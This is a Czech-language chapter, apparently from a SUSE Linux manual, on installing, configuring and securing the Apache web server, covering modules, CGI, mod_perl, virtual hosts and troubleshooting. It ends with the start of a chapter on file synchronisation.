Vše, co potřebujete, je nainstalovat balík obsahující Apache. Nainstalovat můžete balík `apache` (Apache 1.3) nebo balík `apache2` (Apache 2). Výhody a nevýhody obou verzí jsou popsány v části *Odlišnosti Apache 1.3 od Apache 2* na straně 497.

Pokud nechcete nebo nepotřebujete nové funkce Apache 2, doporučujeme vám nasadit Apache 1.3 (balík `apache`).

Jestliže se rozhodnete nainstalovat balík `apache2`, potřebujete jeden z balíčků s MPM (multiprocessing module), např. balík `apache2-prefork` nebo balík `apache2-worker`. Pokud zvolíte MPM, pamatujte na skutečnost, že MPM s podporou vláken nelze použít s balíkem `mod_php4`, protože některé knihovny z tohoto balíčku stále nesplňují podmínku bezpečnosti vláken.

Aktivace Apache

Apache se po instalaci nespouští automaticky. Je nutné ho aktivovat v editoru úrovní běhu. Pokud ho chcete spouštět vždy při startu, zvolte v editoru úrovní běhu úroveň 3 a 5. Zda je Apache aktivní, zjistíte zadáním adresy `http://localhost/` ve svém prohlížeči. Po aktivaci Apache se zobrazí testovací stránky obsažené v balících `apache-example-pages` nebo `apache2-example-pages`.

Moduly pro aktivní obsah

Abyste mohli používat aktivní obsah, musíte mít nainstalován modul s podporou příslušného jazyka, který se rozhodnete používat. K dispozici máte balík `mod_perl` pro Perl, balík `mod_php4` pro PHP a balík `mod_python` pro Python nebo odpovídající balíčky pro Apache 2. Použití modulů je popsáno v části *Vytváření aktivních obsahů pomocí modulů* na straně 511.

Další doporučené balíky

V některých případech je vhodné doinstalovat rozšířenou dokumentaci, kterou najdete v balíčku `apache-doc` nebo `apache2-doc`. Alias dokumentace je dostupný po instalaci na stránce `http://localhost/manual`.

Pro vývoj nových modulů nebo jejich kompilaci potřebujete balík `apache-devel` nebo balík `apache2-devel` a vývojové nástroje. Ty obsahují `apxs` nástroje popsané v *Instalace modulů pomocí `apxs`* na této straně.

Instalace modulů pomocí `apxs`

Příkaz `apxs` (`apxs2` pro Apache 2) je důležitý nástroj pro vývojáře modulů. Díky tomuto příkazu je možné jedním příkazem překompilovat i nainstalovat požadovaný nový modul (včetně provedení potřebných změn v konfiguračních souborech). Tímto příkazem lze instalovat také moduly dostupné jako objektoré soubory (koncovka `.o`) nebo statické knihovny (koncovka `.a`). Ze zdrojového kódu příkaz `apxs` vytvoří DSO (Dynamic Shared Object), který může Apache používat jako modul.

Instalaci modulu ze zdrojového kódu lze provést příkazem podobným tomuto:

```
apxs -c -i -a mod_foo.c
```

Další volby `apxs` jsou popsány v manuálové stránce.

Instalace na předchozí straně popisuje, které balíky potřebujete k instalaci různých verzí `apxs`.

`apxs2` je dostupný v několika verzích: `apxs2`, `apxs2-prefork` a `apxs2-worker`. `apxs2` instaluje moduly tak, aby je mohly používat všechny MPM. Ostatní programy instalují moduly tak, že mohou být používány pouze určitými MPM (“prefork” nebo “worker”). `apxs2` instaluje moduly do `/usr/lib/apache2`. `apxs2-prefork` instaluje moduly do `/usr/lib/apache2-prefork`.

Volba `-a` by neměla být používána při nasazení Apache 2, protože může dojít k přímému zápisu přímo do souboru `/etc/httpd/httpd.conf`. Moduly aktivujte pomocí `APACHE_MODULES` v souboru `/etc/sysconfig/apache2` jak je popsáno v *Konfigurace pomocí skriptu `SUSEconfig`* na následující straně.

Nastavení

Pokud potřebujete zvláštní nastavení, proveďte je po instalaci Apache. V naprosté většině případů můžete Apache používat, jak je.

Apache lze nastavit pomocí skriptu SuSEconfig nebo přímou editací souboru `/etc/httpd/httpd.conf`. Pokud chcete editovat `/etc/httpd/httpd.conf`, nastavte proměnnou

```
ENABLE_SUSECONFIG_APACHE="yes"
```

v `/etc/sysconfig/apache2` na `no`. Tak zamezíte skriptu SuSEconfig, aby přepsal vaše změny `/etc/httpd/httpd.conf`.

Konfigurace pomocí skriptu SuSEconfig

Nastavení v `/etc/sysconfig/apache` (a `/etc/sysconfig/apache2`) jsou do konfiguračního souboru Apache zapisována pomocí skriptu SuSEconfig. Předkonfigurovaná nastavení by měla být vhodná pro většinu běžných nasazení. Soubor obsahuje u každé proměnné vysvětlující komentář.

Vlastní konfigurační soubory

Místo zápisu změn přímo do konfiguračního souboru `/etc/httpd/httpd.conf` si s pomocí proměnné `APACHE_CONF_INCLUDE_FILES` můžete vytvořit vlastní konfigurační soubor (např. `httpd.conf.local`). Tento soubor pak bude interpretován hlavním konfiguračním souborem. Tak si zachováte vlastní nastavení i v případě přepsání souboru `/etc/httpd/httpd.conf` při nové instalaci serveru.

Moduly

Moduly instalované programem YAST mohou být aktivovány nastavením příslušné proměnné v souboru `/etc/sysconfig/apache` na `"yes"` (Apache 1.3) nebo vložení jména modulu do seznamu proměnné `APACHE_MODULES` (Apache 2). Tato proměnná se nachází v souboru `/etc/sysconfig/apache2`.

Flagy

APACHE_SERVER_FLAGS se používá k nastavení flagů, které aktivují či deaktivují určité části konfiguračního souboru. Pokud je sekce v konfiguračním souboru vymezena takto

```
<IfDefine someflag>

.
.
</IfDefine>
```

aktivuje se pouze nastavením příslušného flagu ACTIVE_SERVER_FLAGS:

```
ACTIVE_SERVER_FLAGS = ... someflag ...
```

Tímto způsobem pak lze bez problémů aktivovat či deaktivovat poměrně rozsáhlé části konfiguračního souboru..

Ruční nastavení

Konfigurační soubory

Konfigurační soubor /etc/httpd/httpd.conf (nebo /etc/apache2/httpd.conf) umožňuje změny, které nejsou dostupné editací souboru /etc/sysconfig/apache nebo /etc/sysconfig/apache2. V této sekci si popíšeme některé parametry, které lze v tomto souboru nastavit. Parametry jsou nastaveny v pořadí, v jakém se nacházejí v konfiguračním souboru.

DocumentRoot

Jedno ze základních nastavení je DocumentRoot určující adresář s obsahem webu. Pro virtuální server je nastaven na /srv/www/htdocs. Obvykle toto nastavení není nutné měnit.

Timeout

Nastavení timeoutu pro dotazy.

MaxClients

Maximální počet klientů, jejichž požadavky může Apache vyřizovat současně. Výchozí nastavení je 150, ale tato hodnota může být pro vytíženější weby malá. v Apache 1 je hodnota modifikována skriptem `SuSEconfig` pomocí proměnné `HTTPD_PERFORMANCE`.

LoadModule

`LoadModule` určuje moduly, které se mají nahrát. V Apache 1.3 jsou moduly nahrávány v uvedeném pořadí. V Apache 2 je pořadí ovlivňováno přímo moduly. Uvádějí se zde i soubory obsahující moduly.

Port

Určuje port, na kterém Apache naslouchá. Obvykle jde o port 80, výchozí port služby HTTP. Za normálních okolností byste toto nastavení neměli měnit.

Jedním z důvodů, proč by Apache měl naslouchat na jiném portu, je test webových stránek. V takovém případě je platná verze stránek stále dostupná na portu 80.

Jiným důvodem je dostupnost stránek pouze na intranetu. V takovém případě nastavte hodnotu jako např. 8080 a zablokujte externí přístup na port firewallem. Tak bude server chráněn proti externím přístupům.

Directory

Nastavení přístupových práv pro adresář. Tato položka existuje i pro `DocumentRoot`. Jméno adresáře musí být změněno vždy se změnou `DocumentRoot`.

DirectoryIndex

Zde určíte, kde má Apache hledat výchozí stránku. Jako výchozí je nastavena `index.html`. Pokud pak zadáte například `http://www.xyz.com/foo/bar` a adresář `foo/bar` obsahuje soubor `index.html` existující v `DocumentRoot`, Apache vrátí klientovi tuto stránku.

AllowOverride

Každý adresář Apache, ze kterého jsou doručovány dokumenty, může obsahovat soubory, které mohou přepisovat globální nastavení a nastavení přístupových práv adresáře. Tato nastavení se aplikují rekurzivně na aktuální adresář a jeho podadresáře, dokud není přepsán poslední soubor v posledním podadresáři. Nastavení v `DocumentRoot` je aplikováno globálně. Obvykle jsou tyto soubory nazvány `.htaccess`.

Pro nastavení povolení přepisu lokálních souborů použijte `AllowOverride`. Možné hodnoty jsou `None`, `All` a jakákoliv kombinace `Options`, `FileInfo`, `AuthConfig` a `Limit`. Význam hodnot je popsán v dokumentaci Apache. Bezpečné nastavení je `None`.

Order

Nastavení přístupových práv pro aplikace `Allow` a `Deny`. Výchozí nastavení je:

```
Order allow,deny
```

Nejdříve je aplikováno povolení a pak zákaz.

Význam záznamu:

- “allow all” (povolí všem přístup) s výjimkami
- “deny all” (zakáže všem přístup) s výjimkami

Příklad:

```
Order deny,allow
Deny from all
Allow from example.com
Allow from 10.1.0.0/255.255.0.0
```

AccessFileName

Zde uvedete soubory, které mohou přepisovat globální nastavení práv a další adresáře doručované Apachem (viz. *AllowOverride* na této straně). Výchozí nastavení je `.htaccess`.

ErrorLog

Určuje jméno souboru, kam se zapisují chybová hlášení Apache. Výchozí nastavení je `/var/log/httpd/errorlog`. Chybová hlášení virtuálních serverů (viz *Virtuální počítače* na straně 516) jsou do tohoto souboru zapisována také bez ohledu na nastavení ve `VirtualHost`.

LogLevel

Chybová hlášení jsou rozdělena do několika stupňů závažnosti. Toto nastavení určuje, jaké stupně budou zapisovány. Nastavením určitého stupně se budou zapisovat chybová hlášení tohoto stupně a vyšší. Výchozí nastavení je `warn`.

Alias

Použitím aliasu můžete určit zkratku adresáře. Například alias `/manual/` umožňuje přístup do `/srv/www/htdocs/manual` i v případě, že je `DocumentRoot` nastaven na jiný adresář než `/srv/www/htdocs`. S aliasem `http://localhost/manual` je povolen přístup do určitého adresáře.

U adresáře určeného v `Alias` můžete potřebovat provést nastavení v `Directory`, kde omezíte pro tento adresář přístupová práva.

ScriptAlias

Tato položka je podobná `Alias`. Navíc říká, že soubory v cílovém adresáři jsou CGI skripty.

Server-Side Includes

Server-side includes lze aktivovat vyhledáváním SSI ve všech spustitelných souborech. To provedete tímto příkazem:

```
<IfModule mod_include.c>  
XBitHack on  
</IfModule>
```

Aby byl soubor se SSI vykonatelný, použijte následující příkaz:

```
chmod +x <JmenoSouboru>
```

Alternativně lze pevně zadat typ souborů obsahujících SSIs. To lze provést pomocí následujícího nastavení:

```
AddType text/html .shtml
AddHandler server-parsed .shtml
```

Není rozumné nastavit `.html`, protože pak bude Apache SSI vyhledávat ve všech stránkách a dojde k značnému zvýšení zátěže.

SUSE Linux již tyto položky obsahuje a proto je obvykle není nutné měnit.

UserDir

S pomocí `mod_userdir` a `UserDir` můžete nastavit jméno adresáře, ze kterého se v případě jeho existence budou stránky automaticky publikovat pomocí serveru Apache. Toto chování lze nastavit také pomocí skriptu pomocí proměnné `HTTPD_SEC_PUBLIC_HTML`. Aby došlo k publikaci, je nutné proměnnou nastavit na `yes`. Výsledkem nastavení je soubor `/etc/httpd/suse_public_html.conf` (interpretovaný `/etc/httpd/httpd.conf`).

```
<IfModule mod_userdir.c>
    UserDir public_html
</IfModule>
```


Používání Apache

Kam se mají uložit stránky a skripty?

Abyste zobrazili statické webové stránky, stačí je umístit do správného adresáře. V SuSE Linuxu jde o adresář `/srv/www/htdocs`. Několik pokusných stránek je zde již nainstalováno. Tak si můžete ověřit, zda Apache běží správně. Tyto soubory můžete přepsat nebo smazat. Pro běh Apache nejsou nutné. CGI skripty jsou instalovány do `/srv/www/cgi-bin`.

Stav Apache

Během svého běhu Apache zapisuje zprávy do souborů `/var/log/httpd/access_log` nebo `/var/log/apache2/access_log`. V těchto zprávách je uvedeno, jaké zdroje byly dotazovány, jaké doručeny a v jakém čase jakou metodou (GET, POST...). Chybové zprávy jsou zapisovány do souboru `/var/log/httpd/error_log` (nebo do `/var/log/apache2` v Apache 2).

Aktivní obsah

Přehled

Apache nabízí několik způsobů, jak klientovi doručit aktivní obsah. Aktivní obsah HTML stránek je generován v závislosti na datech získaných od klienta.

Apache generuje aktivní obsah třemi způsoby:

- **Server Side Includes (SSI)** – Jde o příkazy přímo v HTML stránce zapsané jako speciální komentáře. Apache obsah interpretuje, vytvoří příslušný obsah a výsledek pošle jako část HTML stránky.
- **Common Gateway Interface (CGI)** – Programy, které se obvykle nacházejí v zadaném adresáři. Apache jim předá parametry obdržené z klientské stanice a klientovi vrátí výstup těchto programů.
- **Moduly** – Apache nabízí rozhraní pro vykonání jakéhokoliv modulu. Moduly jsou programy pracující s informacemi získanými od Apache. Apache umožňuje modulům přístup k důležitým informacím jako HTTP hlavičkám. Moduly lze použít mimo ke generování aktivních stránek také k jiným funkcím (například ověřování).

Používání modulů vyžaduje určité zkušenosti. Na druhou stranu však poskytuje vysoký výkon a možnosti CGI i SSI.

Interpreter skriptů jako modul kontra CGI

Normálně jsou CGI skripty vykonávány přímo serverem Apache (podobně jako příkazy na příkazové řádce). Naopak moduly jsou kontrolovány interpreterem, který je k serveru Apache přiložen.

V takovém případě pak není pro každý dotaz spouštěn a ukončován samostatný proces (jde o výsledek správy procesů, paměti atd.). Skript je spravován interpreterem.

Toto řešení má i své chyby. CGI skripty jsou totiž oproti modulům velmi robustní. Při jejich použití nemají chyby při získávání zdrojů a paměti tak ničivé následky jako u modulů, pokud dojde k ukončení programu krátce po obdržení dotazu. Tato robustnost je zapříčiněna jasným způsobem využívání paměti, které není ovlivněno možnou chybou v programu.

Při použití modulů může dojít ke kumulaci chyb. Pokud server běží bez restartu delší dobu, mohou se chyby hromadit a vést k nestabilitě systému.

SSI

Server-side includes jsou příkazy ve zvláštních komentářích a vykonávané Apachem. Výsledek je přiložen k výstupu. Například tisk aktuálního data:

```
<!--#echo var="DATE_LOCAL" -->
```

na konci <!-- říká severu Apache, že nejde o obyčejný komentář.

SSI lze aktivovat serverem. Spustitelné soubory SSI jsou pak vyhledávány. Jiný způsob spuštění představuje přímé zadání typu souboru SSI. Oba způsoby jsou popsány v *Server-Side Includes* na straně 505.

CGI

Co je CGI?

CGI je zkratka z anglického „Common Gateway Interface“. Díky CGI je server schopný zasílat mimo klasických statických stránek také dynamicky generované stránky. Tak je možné vytvářet stránky, které jsou výsledkem výpočtu nebo hledání v databázi. V závislosti na obdržené proměnné je server schopný také vytvářet na každý dotaz zvláštní stránky lišící se obsahem.

Výhody CGI

Hlavní výhoda technologie CGI je jednoduchost. Programy jsou obvykle uloženy v určitém adresáři a spouštěny serverem jako jakékoliv jiné programy v systému. Server pak zašle výstup programu na standardní výstup (stdout) klientovi.

GET a POST

Vstupní parametry mohou být serveru doručeny pomocí GET nebo POST. V závislosti na použité metodě použije server různé způsoby předání hodnoty skriptu. Při použití POST budou parametry předávány přes standardní vstup (stdin). (Program vstup obdrží stejným způsobem jako by byl předáván z příkazové řádky.)

U metody GET použije server k předání proměnnou prostředí `QUERY_STRING`. Proměnná prostředí je globální proměnná systému (stejně jako proměnná `PATH`, která obsahuje seznam cest, kde jsou uloženy spustitelné programy).

Jazyky pro CGI

Teoreticky lze CGI program napsat v libovolném jazyce. Ve skutečnosti jsou však pro tento účel používány jen některé, jako Perl nebo PHP. Pokud je nutné maximálně zvýšit rychlost, používají se i C nebo C++.

Kde jsou uloženy skripty?

Apache hledá programy ve zvláštním adresáři (`cgi-bin`). Tento adresář je nastaven v konfiguračním souboru. Pokud je potřeba, můžete zadat i další adresáře. Apache pak bude spustitelné soubory hledat v těchto adresářích. Pokud budou skripty vykonatelné také uživateli, riskujete bezpečnost systému. V adresáři `cgi-bin` jsou snadno dostupné a administrátor může bez problémů překontrolovat jejich obsah.

Vytváření aktivních obsahů pomocí modulů

Moduly pro skriptovací jazyky

Pro Apache je dostupná řada různých modulů.

Poznámka

Moduly

Termín "modul" je zde používán ve dvou různých významech.

První význam představuje moduly integrované přímo do Apache a ošetřující zvláštní funkce jako podpora programovacích jazyků. Tyto moduly jsou popisovány dále.

Druhý je spojen s programovacím jazykem. Moduly zde odkazují na nezávislou skupinu funkcí, tříd a proměnných. Tyto moduly jsou integrovány do programu a poskytují různé funkce jako např. CGI moduly pro skriptovací jazyky. Tyto moduly umožňují CGI programování poskytováním různých funkcí jako jsou metody čtení parametrů dotazů a pro HTML výstup.

Poznámka

Pro SUSE Linux jsou dostupné následující moduly.

mod_perl

Základní informace o Perlu

Perl je populární skriptovací jazyk. Existuje pro něj řada modulů a knihoven včetně knihovny pro rozšíření konfiguračního souboru Apache. Domovská stránka Perlu se nachází na adrese <http://www.perl.com/>. Řada knihoven je dostupná v Comprehensive Perl Archive Network (CPAN) na <http://www.cpan.org/>.

Nastavení mod_perl

Modul `mod_perl` nastavíte instalací příslušného balíčku. Po instalaci se v konfiguračním souboru automaticky objeví všechny důležité položky (`/usr/include/apache/modules/perl/startup.perl` pro Apache 1 nebo `/etc/apache2/mod\perl-startup.pl` pro Apache 2). Informace o nastavení `mod_perl` jsou dostupné na stránce <http://perl.apache.org/>.

mod_perl versus CGI

Předešlý CGI skript můžete spustit jako mod_perl skript dotazem z různých adres. Konfigurační soubory obsahují aliasy, které odkazují na stejný adresář a vykonají každý zde obsažený skript prostřednictvím CGI nebo mod_perl. Všechny položky již v konfiguračním souboru existují.

Alias pro CGI je:

```
ScriptAlias /cgi-bin/ "/srv/www/cgi-bin/"
```

Položky pro mod_perl jsou:

```
<IfModule mod_perl.c>
    # Provide two aliases to the same cgi-bin directory,
    # to see the effects of the 2 different mod_perl modes.
    # for Apache::Registry Mode
    ScriptAlias /perl/          "/srv/www/cgi-bin/"
    # for Apache::Perlrun Mode
    ScriptAlias /cgi-perl/      "/srv/www/cgi-bin/"
</IfModule>
```

Pro mod_perl jsou potřebné také následující položky. Tyto položky se již v konfiguračním souboru nacházejí.

```
#
# If mod_perl is activated, load configuration information
#
<IfModule mod_perl.c>
PerlRequire /usr/include/apache/modules/perl/startup.perl
PerlModule Apache::Registry

#
# set Apache::Registry Mode for /perl Alias
#
<Location /perl>
SetHandler perl-script
PerlHandler Apache::Registry
Options ExecCGI
PerlSendHeader On
</Location>

#
# set Apache::PerlRun Mode for /cgi-perl Alias
#
<Location /cgi-perl>
SetHandler perl-script
PerlHandler Apache::PerlRun
Options ExecCGI
PerlSendHeader On
</Location>

</IfModule>
```

Tyto položky vytvoří aliasy pro režimy `Apache::Registry` a `Apache::PerlRun`. Rozdíly mezi těmito režimy jsou následující:

- S `Apache::Registry` jsou překompilovány všechny skripty a uloženy do vyrovnávací paměti. Každý skript je pak používán jako obsah subrutiny.

Přestože tak získáte vysoký výkon, jsou zde i nevýhody. Skript je nutné napsat s extrémní opatrností kvůli možnému předávání proměnných mezi subrutinami jednotlivých dotazů.

Znamená to, že vždy musíte každou proměnnou ošetřit tak, aby se před použitím rutiny dalším dotazem vynulovala. Například pokud ve skriptu uložíte jako proměnnou číslo bankovní karty, bez vynulování se může stát, že se číslo karty použije u dalšího zákazníka, který používá stejný skript.

- `Apache::PerlRun` se podobá CGI. Skript je rekompilován pro každý dotaz.

`Apache::PerlRun` tedy nevyžaduje při programování tak velkou opatrnost, protože se všechny proměnné inicializují až při startu skriptu a z předešlých dotazů se neukládají žádné proměnné.

`Apache::PerlRun` je však právě kvůli opakované kompilaci pomalejší než `Apache::Registry`, ale stále rychlejší než CGI, protože pro svou interpretaci nespouští vždy nový proces.

mod_php4

PHP je jazyk vyvinutý speciálně pro webové servery. Narozdíl od jiných jazyků, které využívají pro své příkazy samostatné soubory (skripty), PHP lze vložit přímo do HTML stránky (podobně jako SSI). PHP interpreter zpracuje vložené PHP příkazy a vygeneruje výsledek do webové stránky.

Domovskou stránku PHP najdete na adrese <http://www.php.net/>.

Balíčky: Nainstalovaný musí být balík `mod_php4-core`. Dále je vyžadován balík `mod_php4` pro Apache 1 a balík `apache2-mod_php4` pro Apache 2.

mod_python

Python je objektově orientovaný jazyk s velmi jasnou a čitelnou syntaxí. Neobvyklou ale velmi užitečnou vlastností je struktura programu závislá

na odsazení. Jednotlivé bloky od sebe nejsou odděleny složenými závkami (jako v C a Perlu) ani jinými oddělovači (jako `begin` a `end`), ale stupněm odsazení.

Více informací o tomto jazyce najdete na stránce

<http://www.python.org/>. Informace o `mod_python` jsou dostupné na

<http://www.modpython.org/>.

Pro podporu Pythonu nainstalujte balíček balík `mod_python` nebo balík `apache2-mod_python`.

mod_ruby

Ruby

Ruby je poměrně nový objektově orientovaný jazyk s prvky Perla a Pythonu. Stejně jako Python má jasnou a transparentní syntaxi. Koncept Ruby částečně převzal Smalltalk.

Domovskou stránku Ruby najdete na adrese

<http://www.ruby-lang.org/>.

Ruby modul Apache má domovskou stránku

<http://www.modruby.net/>.

Virtuální počítače

Přehled: virtuální servery

Virtuální servery umožňují hostovat na jednom počítači více domén. Je to spolehlivý a ověřený způsob, jak ušetřit náklady na administraci zvláštního serveru pro každou doménu. Apache nabízí hned několik možností, jak virtuální servery nastavit:

- Virtuální server založený na jménu.
- Virtuální server založený na IP.
- Operace s vícenásobnými instancemi Apache na jednom počítači.

Všechny tři možnosti jsou popsány v následujícím textu.

Virtuální server založený na jménu

Virtuální server založený na jménu hostuje na jedné instanci Apache několik domén. Není nutné nastavovat žádné další IP adresy. Jedná se o nejjednodušší a nejčastěji používanou možnost. Důvody proti této konfiguraci najdete v dokumentaci Apache.

Konfigurace se provádí přímo v konfiguračním souboru (`/etc/httpd/httpd.conf`). Abyste aktivovali virtuální server založený na jménu, musíte zadat:

```
NameVirtualHost *
```

Nastavení `*` je nutné, aby Apache přijímal příchozí dotazy.

Každý virtuální server musí mít vlastní konfiguraci:

```
<VirtualHost *>
    ServerName www.mycompany.com
    DocumentRoot /srv/www/htdocs/mycompany.com
    ServerAdmin webmaster@mycompany.com
    ErrorLog /var/log/httpd/www.mycompany.com-error_log
    CustomLog /var/log/httpd/www.mycompany.com-access_log common
</VirtualHost>

<VirtualHost *>
    ServerName www.myothercompany.com
```

```

DocumentRoot /srv/www/htdocs/myothercompany.com
ServerAdmin webmaster@myothercompany.com
ErrorLog /var/log/httpd/www.myothercompany.com-error_log
CustomLog /var/log/httpd/www.myothercompany.com-access_log common
</VirtualHost>

```

U Apache 2 nastavte logovací adresář z `/var/log/httpd` na `/var/log/apache2`.

V položce `VirtualHost` zadejte originální doménu serveru (`www.mycompany.com`). V našem případě jsou originální doména a dodatečná doména (`www.myothercompany.com`) hostovány na stejném serveru.

Stejně jako v `NameVirtualHost` je `*` uvedena také v `VirtualHost`. Apache používá toto pole v HTTP hlavičce při spojení dotazů s virtuálním serverem. Dotaz je doručen tomu virtuálnímu serveru, jehož nastavení v `ServerName` je shodné s údajem v hlavičce.

Pro `ErrorLog` a `CustomLog` neobsahují záznamy jméno domény. Zde můžete použít jméno podle vlastní volby.

`Serveradmin` obsahuje e-mailovou adresu osoby, která má být kontaktována v případě problémů. Pokud dojde k chybě, Apache zašlete na tuto adresu příslušná chybová hlášení.

Virtuální server založený na IP

Přehled

Alternativou serveru založeného na jménu je nastavení více IP adres pro jeden jediný počítač. V takovém případě jediná instance Apache hostí více domén s různými IP adresami. V následujícím příkladu si ukážeme konfiguraci Apache používajícího vlastní IP adresu (`192.168.1.10`) plus další dvě dodatečné (`192.168.1.20` a `192.168.1.21`).

Protože nejsou adresy v rozsahu od `192.168.0.0` do `192.168.255.0` určeny pro použití v síti Internet, bude následující příklad fungovat pouze v prostředí intranetu.

Nastavení IP aliasů

Aby Apache mohl pracovat s více IP, musí počítač podporovat dotazy na více IP. Tomu se říká multi-IP hosting. Tato funkce vyžaduje podporu IP aliasingu v jádře. Tato podpora je v SuSE Linuxu již předkompilována.

Pokud je v jádře povolen IP aliasing, lze pomocí příkazů `ifconfig` a `route` nastavovat další IP adresy počítače. Tyto příkazy musí vykonávat uživatel `root`. V následujícím příkladě budeme předpokládat, že počítač již má vlastní IP adresu (např. 192.168.1.10), která je přiřazena zařízení `eth0`.

Příkazem `ifconfig` bez parametrů zjistíte IP adresu počítače. Další IP nastavíte příkazem:

```
/sbin/ifconfig eth0:0 192.168.1.20
/sbin/ifconfig eth0:1 192.168.1.21
```

Všechny IP adresy (192.168.1.10, 192.168.1.20, 192.168.1.21) používají stejné síťové zařízení (`eth0`).

Virtuální počítače s IP

Pokud je na počítači nastaveno IP aliasování nebo má počítač více síťových karet, můžete nastavit virtuální servery Apache. Pro každý virtuální server musíte vložit vlastní blok `VirtualHost`:

```
<VirtualHost 192.168.1.20>
    ServerName www.myothercompany.com
    DocumentRoot /srv/www/htdocs/myothercompany.com
    ServerAdmin webmaster@myothercompany.com
    ErrorLog /var/log/httpd/www.myothercompany.com-error_log
    CustomLog /var/log/httpd/www.myothercompany.com-access_log common
</VirtualHost>

<VirtualHost 192.168.1.21>
    ServerName www.anothercompany.com
    DocumentRoot /srv/www/htdocs/anothercompany.com
    ServerAdmin webmaster@anothercompany.com
    ErrorLog /var/log/httpd/www.anothercompany.com-error_log
    CustomLog /var/log/httpd/www.anothercompany.com-access_log common
</VirtualHost>
```

Proměnná `VirtualHost` se používá pouze pro dodatečné domény. Výchozí doména (`www.mycompany.com`) je nastavena zvlášť v `DocumentRoot` mimo bloky `VirtualHost`.

Vícenásobné instance Apache

S již zmíněnou metodou virtuálních počítačů může administrátor spravovat data jiných domén. Abyste jednotlivé domény oddělili, musíte

spustit další instance Apache, které budou používat zvláštní nastavení uživatele, skupiny a dalších proměnných v konfiguračním souboru.

V konfiguračním souboru nastavte proměnnou `Listen` na IP adresy obsluhované jednotlivými instancemi Apache. V našem případě bude zápis pro první instanci:

```
Listen 192.168.1.10:80
```

Pro další dvě instance:

```
Listen 192.168.1.20:80
```

a

```
Listen 192.168.1.21:80
```

Bezpečnost

Minimalizace rizika

Pokud potřebujete používat Apache jen občas, deaktivujte jeho spouštění v editoru úrovní běhu. Jestliže Apache nepoužíváte vůbec, oddinstalujte ho. Pokud chcete bezpečnostní rizika minimalizovat úplně, vypněte i další serverové služby.

Jestliže počítač používáte jako firewall, nepoužívejte na něm Apache ani jinou serverovou službu.

Přístupová práva

DocumentRoot by měl patřit uživateli `root`

Jako výchozí vlastník adresáře `DocumentRoot(/srv/www/htdocs)` a adresáře `CGI` je nastaven uživatel `root`. Pokud je adresář zapisovatelný pro všechny, může do něj umísťovat soubory jakýkoliv uživatel. Tyto soubory pak budou vykonány Apachem pod uživatelem `wwwrun`. Apache by neměl mít práva zápisu do adresářů s daty a skripty. Proto by neměl být vlastníkem těchto adresářů uživatel `wwwrun`, ale jiný uživatel (např. `root`).

Aby mohli do adresáře s dokumenty umístit své soubory také jiní uživatelé, musí mít práva k zápisu. Takové řešení však není bezpečné. Pokud máte možnost, vytvořte raději nový adresář, kam budou mít práva zápisu všichni (např. `/srv/www/htdocs/miscellaneous`).

Publikace z domovských adresářů

Jiný způsob, jak zajistit, aby uživatelé mohli publikovat své stránky přímo z domovského adresáře, je určení jednoho přesného jména adresáře, kam se mají stránky určené k publikaci ukládat. Jméno tohoto adresáře nastavíte v konfiguračním souboru. Uživatelé pak své prezentace budou ukládat vždy do adresáře tohoto jména (např. `~/public_html`). V SuSE Linuxu je tento adresář s tímto jménem již přednastaven. Více informací najdete v *UserDir* na straně 506.

Webové stránky pak můžete zobrazit zadáním jména uživatele za adresou serveru.

Příklad: Z zobrazení obsahu adresáře `public_html` uživatele `tux` zadejete do prohlížeče `http://localhost/~tux`.

Aktualizace

Pokud provozujete webový server, který je veřejně přístupný, nezanedbávejte pravidelnou aktualizaci. Snažte se pravidelně získávat informace o bezpečnostních chybách a problémech. Zdroje, které vám v tom pomohou, najdete v části *Bezpečnost* na straně 523.

Možné problémy

Proč se některé stránky Apache nezobrazuje správně?

- Projděte chybové záznamy. Základní záznamy najdete v `/var/log/httpd/error_log` nebo `/var/log/apache2/error_log`.

Užitečné je nechat si na konzoli vypisovat záznamy přímo při chodu serveru. Tak uvidíte, jak server reaguje na různé dotazy a akce. To provedete jako uživatel `root` zadáním příkazu:

```
tail -f /var/log/apache2/*_log
```

Velmi užitečné informace můžete získat také při startu serveru.

- Podívejte se do databáze chyb na stránce <http://bugs.apache.org/>.
- Přečtěte si příspěvky emailových konferencí. Uživatelská emailová konference Apache je dostupná na adrese <http://httpd.apache.org/userslist.html>.

Další dokumentace

Apache

Apache je dodáván s velmi obsáhlou dokumentací. Instalace dokumentace je popsána v části *Instalace* na straně 499. Po instalaci můžete k dokumentaci přistupovat prostřednictvím svého prohlížeče na adrese: <http://localhost/manual>.

Nejnovější dokumentace najdete na domovské stránce Apache <http://httpd.apache.org>.

CGI

Více informací CGI získáte z těchto stránek:

- <http://apache.perl.org/>
- <http://perl.apache.org/>
- <http://www.modperl.com/>
- <http://www.modpercookbook.org/>
- <http://www.fastcgi.com/>
- <http://www.boutell.com/cgiic/>

Bezpečnost

Poslední opravy pro balíčky SUSE najdete na stránce <http://www.suse.com/us/security/>. Navštivujte tuto adresu v pravidelných intervalech. Zde se také můžete přihlásit do emailové konference o bezpečnosti, v rámci které vám budou zasílána upozornění o bezpečnostních chybách a opravách.

Apache tým zcela otevřeně informuje o všech chybách. Oznamuje nejnověji objevené chyby a snaží se co nejdříve vydat příslušnou opravu na stránce http://httpd.apache.org/security_report.html.

Pokud objevíte bezpečnostní chybu (předtím přezkontrolujte výše zmíněné stránky, zda již nebyla hlášena), pošlete nám prosím hlášení na email: feedback@suse.cz

Další zdroje o bezpečnosti Apache (a jiných internetových programů):

- <http://www.cert.org/>
- <http://www.vnunet.com/>
- <http://www.securityfocus.com/>

Další zdroje

V případě problémů navštivte Databázi instalační podpory na stránce <http://sdb.suse.cz/>. Novinky o webovém serveru Apache najdete na stránce <http://www.apacheweek.com/>.

Historie Apache je popsána v dokumentu http://httpd.apache.org/ABOUT_APACHE.html. Zde najdete i důvod pro pojmenování "Apache".

Synchronizace souborů

řada z nás již používá více počítačů najednou — jeden počítač doma, jeden nebo více počítačů v práci a laptop nebo PDA na cestách. Na všech počítačích přitom pracujete často se stejnými soubory. V takovém případě se pak dříve či později objeví požadavek modifikovat určitý soubor na vech svých počítačích zároveň a ušetřit si tak ruční kopírování nových verzí.

Programy pro datovou synchronizaci	526
Určení faktorů pro výběr programů	527
Úvod do InterMezzo	531
Úvod do Unison	533
Úvod do programu CVS	536
Úvod do mailsync	538

Programy pro datovou synchronizaci

